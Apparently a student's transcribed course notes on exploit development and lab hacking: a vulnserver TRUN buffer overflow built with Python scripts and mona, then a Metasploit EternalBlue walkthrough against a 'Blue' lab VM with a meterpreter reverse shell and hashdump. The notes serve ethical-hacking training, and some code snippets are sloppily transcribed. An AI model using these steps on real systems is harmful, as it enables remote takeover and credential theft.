        s = socket.socket(socket.AF_INET, socket.
                          SOCK_STREAM)
        s.connect(('192.168.4.104', 9999))

        payload = "TRUN /.:/" + buffer.

        s.send((payload.encode()))
        s.close
        sleep(1)
        buffer = buffer + "A" * 100
    except:
        print("fuzzing crashed at %s bytes" %
              str(len(buffer)))
        sys.exit.
```

↑ new feature in Python 3 here we are doing byte encoding this is allowing to send. In Python 3 we have to declare what we are sending over.

↑ (parenthesis necessary in Python 3.)

Changes from Python 2 to Python 3 →

Mona Configurations

⇒ Open vm and run immunity debugger → Connect to vulnserver.
(Make folder name "mona" in C drive)
mona will be the configuration working folder
Now the cmd mona will save data in folder mona which we will run in immunity.
In immunity :-

!mona config -set workingfolder c:\mona ↵ enter

this means you've set the working folder.

⇒ We're gonna generate a badchars list.
Cmd :-

!mona bytearray -cpb "\x00"

this means we are generating a payload list for us. and stripping out "\x00".

⇒ the above cmd will generate bytearray for you and will save it in working folder "mona"

Now, run the immunity with vulnserver.
Now, create a 4.py Python script to run through all the badchars.

```
#!/usr/bin/python3
import sys, socket
from time import sleep    (remove "\x00")

badchars = ("\x01" ---------- "\xff")
shellcode = "A" * 2003 + "B" * 4 + badchars
```

same as previously written code.

In kali

python3 4.py

we got the data of registers as previously done like: EIP : 42424242
ESP : 010Af9C8

→ Right click ESP → Follow to Dump

Instead of doing it manually this time we will be using mona. So the cmd will be

In Immunity

!mona compare -f c:\mona\bytearray.bin -a v
(-f: file location; -a: address; v: 010Af9C8 ESP value)

⇒ when we press enter it's gonna look for any bad chars.
when it gives badchars like 00 80 we will remove them from the py script so that program can run smoothly.

next step. : We have to find our jump address.

Close immunity and run again with vulnserver attached.

Previously we search for the module essfunc.dll in mona modules manually, as of now we already know about the module name. we can skip that step.
Just write the cmd +

!mona jmp -r ESP -m "essfunc.dll" ↵ enter

(jmp: To find the Jump address; -r ESP: for register ESP; -m "essfunc.dll": Find that for module essfunc.dll.)

__/__/__

After running that cmd → minimize the main screen which states CPU - main-thread:-- You'll see a window stating log data.

In results, we got the same results as before ⇒ 0x625011af

We don't have to go through whole process

⇒ Sometimes .encode() function does not work ~~properly~~ the proper way as we want

So, we will manually byte encode our script which will look like :—

```
overflow = ( b"\xb8 ———— \xb1"
             b" ———— "
             b" ———— " )
```

⇒ add b to front of every line

```
shellcode = b"A" * 2003 + b"\x0f\x11\x50\x62"
          + b"\x90" * 16 + overflow
```

try :—

```
payload = b"TRUN /.:/" + shellcode
```

Save it as 5.py.

Open linux-terminal & set a listener on all :4444 -port

```
nc -nvlp 4444
```

⇒ Run vulnserver on as administrative.

Now run python3 5.py in new terminal.
On the listening terminal you should get the "root access"

Capstone Introduction

these are the boxes to hack, to practice our skills that we have learnt so far.
it will also require perivilage escalation

Suppose we have low-level permissions in a system which has not root and has no permissions, so, we will try to escalate that from low-level to high-level of permissions till root access.

So, next step will be :

Setting up blue ⇒

In this we will see how to import a machine before beginning to capstone.
blue is a windows machine.

You'll find all the data to download on

github.com/TCM-Course-Resources/Practical-Ethical-Hacking-Resources

Import "blue" in virtual box

Turn network settings to "NAT network"

Run the machine.

Run as administration → you'll the password in the accounts file.

Open cmd prompt in windows to check ~~if it is~~ if it is online.

run ipconfig

You'll get the IP address

Now, went to kali terminal cmd ping the ip address if you get back the responses it means its online.

Try and attempt to attack "blue".

Blue Walk-through

→ Do nmap -p- -A -T4 "ip"

"You'll get some ports open" 445 like and other information.

we will looking at "SMB" vulnerabilities mainly.

⇒ We can google version info to see if we can get something.

⇒ Example ⇒ Search →
Windows 7 ultimate 7601 service pack 1 exploit

We're gonna take two paths
one manually and other through "Metasploit"

1st way In kali
Run → msfconsole using metasploit.

→ search eternalblue

→ we're gonna look at "smb_ms17_010"
using auxiliary modules will tell us what is there, it is kind of a check it's not much of an attack just scanning.

> use 1
> options
> set rhosts "ip"
> run

it will give result like
it is vulnerable to "ms17_010".

using metasploit
2nd way →

__/__/____

> search eternalblue

now, we will use the 3rd one "ms17_010_eternalblue Corruption"

> use 3
> options

> set rhosts "ip"
> check

it will show 'target is vulnerable'.

Now, we need to set a payload here:

check for the bits if they are 32 or 64 bit machine we should attack acc. to that.
then, we will set the payload acc. to that
In this case we will set it to 64 bit.

In Kali
=> set payload windows/x64/meterpreter/reverse_tcp.
> options
(payload that provides interactive shell)

now we will set lhost which is our device (listening host)

> set lhost eth0.

> run

Note -> will be need to run 2-3 times

__/__/____

meterpreter > hashdump
You can the administrator hash and dehash them.

Doing It all manually

open new terminal → restart blue →
go to google → Search eternalblue github
→ open github links

for example = you found 3nd94me related link which is one of the goodones
copy it's code → open terminal.

```
cd /opt/
git clone "paste link"
cd AutoBule ——— (name where code stored)
```

You will find instr. to install in github.

See for the usage in that and you will get the idea how to perform exploitation and get access.